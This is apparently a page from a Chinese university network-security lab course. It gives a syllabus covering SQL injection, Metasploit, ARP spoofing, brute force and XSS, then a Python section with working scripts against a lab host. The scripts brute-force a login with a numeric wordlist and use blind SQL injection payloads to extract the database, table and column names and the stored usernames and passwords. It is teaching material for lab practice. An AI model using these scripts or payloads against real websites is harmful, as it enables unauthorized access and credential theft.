
目录

  • 1 §1 实训项目1 搭建网络安全实训环境
    • 1.1 导入(第1次课)
    • 1.2 §1.1 靶场:虚拟机CentOS7.8(192.168.112.100)
      • 1.2.1 (1)DVWA-master
      • 1.2.2 (2)sqli-labs(第3次课)
      • 1.2.3 (3)sqlmap
      • 1.2.4 (4)login, loginPHP
      • 1.2.5 (5)Firefox, Hackbar
      • 1.2.6 2022.09.07作业1 “未知攻,焉知防”
      • 1.2.7 2022.09.14作业3“拖库—爆库、爆表、爆字段、爆数据”
      • 1.2.8 Q&A-1(作业批改、辅导答疑)
    • 1.3 §1.2 Burp(第2次课)
      • 1.3.1 2022.09.08作业2 “工欲善其事,必先利其器”
      • 1.3.2 Q&A-2(作业批改、辅导答疑)
    • 1.4 §1.3 Python
      • 1.4.1 Python的Anaconda3集成开发环境
    • 1.5 §1.4 Kali
      • 1.5.1 2022.09.15作业4“永恒之蓝漏洞”
    • 1.6 §1.5 Wireshark
    • 1.7 2022.09.15腾讯会议答疑
  • 2 §2 实训项目2 SQL注入
    • 2.1 ■(1)SQL注入联合查询(第3次课)
      • 2.1.1 附件:联合查询SQL注入模板
      • 2.1.2 ■模板
    • 2.2 (2)SQL注入(PDF文档)
      • 2.2.1 ①更新Kali系统中的Firefox浏览器并安装浏览器插件
      • 2.2.2 (2)部署sqli-labs学习环境
      • 2.2.3 (3)sqli-labs使用教学
      • 2.2.4 (4)实战:SQL注入联合查询-获取数据库数据
    • 2.3 ■(3)部署loginPHP网站
      • 2.3.1 ●SQL注入测试
      • 2.3.2 ●创建数据库、部署简单登录网站loginPHP、进行SQL注入测试(2019.12.17)
      • 2.3.3 ①login.php
      • 2.3.4 ②loginAuth.php
      • 2.3.5 ③loginAuth1.php
      • 2.3.6 ④success.php
      • 2.3.7 ⑤failure.php
      • 2.3.8 ■⑥(loginPHP网站SQL注入)结果截图
    • 2.4 (4)DVWA的SQL Injection
    • 2.5 (5)拓展视野:靶场SQL注入
  • 3 §3 实训项目3 通过SQLmap进行SQL注入并获得后台管理员账号和密码
    • 3.1 (1)安装DVWA
    • 3.2 (2)安装SQLmap
    • 3.3 (3)※实战 SQLmap探测DVWA的SQL注入漏洞
    • 3.4 (4)结果截图(SQLmap拖库)
    • 3.5 (5)使用BurpSuite进行POST方式的SQL注入
    • 3.6 ■附 安装DVWA-1.9(完整版)
  • 4 §4 实训项目4 使用永恒之蓝漏洞对Win7进行渗透
    • 4.1 (1)获取Win7系统shell、开启远程桌面
    • 4.2 (2)截图
    • 4.3 (3)Metasploit渗透测试
    • 4.4 (4)使用msf渗透攻击XP并进行远程关机
  • 5 §5 实训项目5 安装Kali渗透测试系统
    • 5.1 BT到Kali的发展史
    • 5.2 (1)安装Kali
    • 5.3 (2)安装BT5
    • 5.4 ■附 安装Kali、BT5、DVWA、SQLmap、Win7
  • 6 §6 实训项目6 配置Kali渗透测试系统
    • 6.1 (1)安装Kali渗透测试系统
    • 6.2 (2)SSH连接Kali
    • 6.3 (3)※ettercap抓取FTP登录账号和密码
    • 6.4 (4)结果截图(ettercap抓取FTP登录账号和密码)
  • 7 §7 实训项目7 ARP协议安全攻防
    • 7.1 (1)ARP协议安全攻防(试题)
    • 7.2 (2)※ARP协议安全攻防
    • 7.3 (4)实训 防御密码嗅探-使用arpspoof实施中间人攻击并抓取密码
    • 7.4 (3)练习:防御密码嗅探-使用arpspoof实施中间人攻击并抓取密码
    • 7.5 演示视频 arpsproof+etthercap实施中间人攻击
  • 8 §8 实训项目8 暴力破解
    • 8.1 (1)※实战-通过暴力破解Web登录界面获得管理员权限
    • 8.2 (2)字典工具pydictor.py
    • 8.3 (3)hydra和xhydra
    • 8.4 (4)Medusa
    • 8.5 (5)离线破解md5值和shadow加密文件
    • 8.6 (6)Brute Force(DVWA)
    • 8.7 (7)Burp Suite(Windows)
    • 8.8 (8)Burp Suite(Kali)
  • 9 §9 实训项目9 防止黑客攻破Discuz论坛并拿下数据库
    • 9.1 (1)防止黑客攻破Discuz论坛并拿下数据库
    • 9.2 (2)CentOS6.5-desktop及MySQL
  • 10 §10 实训项目10作业 Wireshark抓取Telnet明文包
    • 10.1 (1)※Wireshark抓取Telnet明文包(CentOS6.5)
    • 10.2 (2)结果截图(Wireshark抓取Telnet明文包)
    • 10.3 (3)常用协议分析(ARP、ICMP、TCP、HTTP、DNS)
  • 11 §11 实训项目11 基于文件上传漏洞获得网站shell权限
    • 11.1 ●文件上传(PDF文档)
    • 11.2 (1)基于文件上传漏洞获得网站shell权限
    • 11.3 (2)本地文件包含漏洞截图
    • 11.4 (3)课程资料
    • 11.5 (4)课外 编辑器KindEditor文件上传漏洞
  • 12 §12 实训项目12 Nmap
    • 12.1 (1)安全工具
    • 12.2 (2)Nmap
    • 12.3 (3)网络空间安全(系统渗透测试篇)
    • 12.4 (4)信息收集
  • 13 §13 实训项目13 File Inclusion文件包含漏洞及防御
    • 13.1 (1)本地文件包含
    • 13.2 (2)远程文件包含
  • 14 §14 实训项目14 XSS跨站脚本攻击
    • 14.1 (1)窃取用户Cookie信息保存到远程服务器
    • 14.2 (2)反射型XSS攻击劫持用户浏览器
    • 14.3 (3)存储型XSS窃取用户信息
  • 15 §15 实训项目15 缓冲区溢出漏洞
  • 16 §16 实训项目16 搭建蜜罐系统捕捉黑客操作步骤
  • 17 考核
    • 17.1 平时成绩(40%+30%)
    • 17.2 期末考试(30%)
  • 18 网络1901-04期末考试(2020-2021-2)
    • 18.1 试题1:damicms
    • 18.2 试题2:sqli-labs
    • 18.3 试题3:dvwa
    • 18.4 试题4:loginPHP
  • 19 校外卷重修-B05123网络安全运行与维护复习
    • 19.1 (1)loginPHP
    • 19.2 (2)Python编程
§1.3 Python

§1.3 Python

下载Anaconda3:

链接:https://pan.baidu.com/s/13sihp9ycrmPzOS78Cpm90Q?pwd=lch1

提取码:lch1 


下载目录“4.Python/Anaconda3-2021.11-Windows-x86_64.exe”到D:\ISO

双击Anaconda3-2021.11-Windows-x86_64.exe,安装Anaconda3


启动“Jupyter Notebook (Anaconda3)”

New→Python 3


login&loginPHP.ipynb

##(1)login网站:Python编程暴力破解用户名admin的密码

import requests

url = 'http://192.168.112.100/login/login.php'

f=open("num4.txt","rt")

while True:

    payload=f.readline().strip("\n")

    data = {

        'UserName':'admin',

        'Password':payload,

        'submit':'登录'

    }

    res = requests.get(url=url,params=data)

    if not 'Login fail' in res.text:

        print(payload)

        break


##(2)loginPHP网站:Python编程暴力破解用户名wl190514的密码

import requests

url = 'http://192.168.112.100/loginPHP/loginAuth.php'

payload1 = "wl190514' and (ascii(substr(password,%s,1))=%s)#"


res = ''

for i in range(1,21):

    print('------------------')

    print(i)

    for j in range(32,127):

        payload = payload1 % (i,j)

        data = {

            'usernm':payload,

            'passwd':'any'

        }

        r = requests.post(url=url,data=data)

        if not 'Login Failure!' in r.text:

            res += chr(j)

            print(res)

            break


##(3)loginPHP网站:Python编程爆库、爆表、爆字段、爆数据

import requests


url = 'http://192.168.112.100/loginPHP/loginAuth.php'

# payload = "1' and (ascii(substr((database()),%s,1))=%s)#"                    #显示数据库名

# ————爆库:数据库名:mydb

# payload = "1' and (ascii(substr((version()),%s,1))=%s)#"                     #显示DBMS版本信息

# ————DBMS:5.5.68-MariaDB

# payload = "1' and (ascii(substr(  (select (version()))  ,%s,1))=%s)#"        #OK!

# payload = "1' and (ascii(substr(  (concat(0x7e,(version()),0x7e))  ,%s,1))=%s)#"


# payload = "1' and (ascii(substr(  (select table_name from information_schema.tables where table_schema=database())  ,%s,1))=%s)#"

# 显示数据库database()的表名

# payload = "1' and (ascii(substr(  (select table_name from information_schema.tables where table_schema='mydb' limit 0,1)  ,%s,1))=%s)#"

# 显示指定数据库"mydb"的表名

# payload = "1' and (ascii(substr(  (select table_name from information_schema.tables where table_schema='mydb' limit 1,1)  ,%s,1))=%s)#"

# 显示指定数据库"mydb"的第2个表名

# payload = "1' and (ascii(substr(  (select group_concat(table_name) from information_schema.tables where table_schema='mydb')  ,%s,1))=%s)#"

# 显示指定数据库"mydb"的所有表名

# payload = "1' and (ascii(substr(  (select group_concat(table_name) from information_schema.tables where table_schema=database())  ,%s,1))=%s)#"

# 显示当前数据库database()的所有表名

# ————爆表:mydb数据库,表:users


# payload = "1' and (ascii(substr(  (select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')  ,%s,1))=%s)#"

# 显示当前数据库database()表"users"中的所有字段名

# ————爆字段:mydb数据库,users表,字段:id,username,password


payload = "1' and (ascii(substr(  (select group_concat(username,':',password) from users)  ,%s,1))=%s)#"

# 显示表"users"中的字段username,password的值

# ————爆记录:users表,字段username,password的值:2:2,1:1,wl190514:7df2cac4


res = ''

for i in range(1,31):

    print('--------------------')

    print(i)

    for j in range(32,127):

        now_payload = payload % (i,j)

        data = {

            'usernm':now_payload,     #login.php的页面源代码中表单的name="usernm",name="passwd"

            'passwd':'any'

        }

        r = requests.post(url=url,data=data)  #login.php的页面源代码中表单的method="post"

        if 'Login Success!' in r.text:    #登录成功返回"Login Success!"

            res += chr(j)

            print(res)

            break

运行:Ctrl+Enter


【教学资源】

(1)4位数字的字典:num4.txt

(2)Jupyter Notebook格式的Python源文件:login&loginPHP.ipynb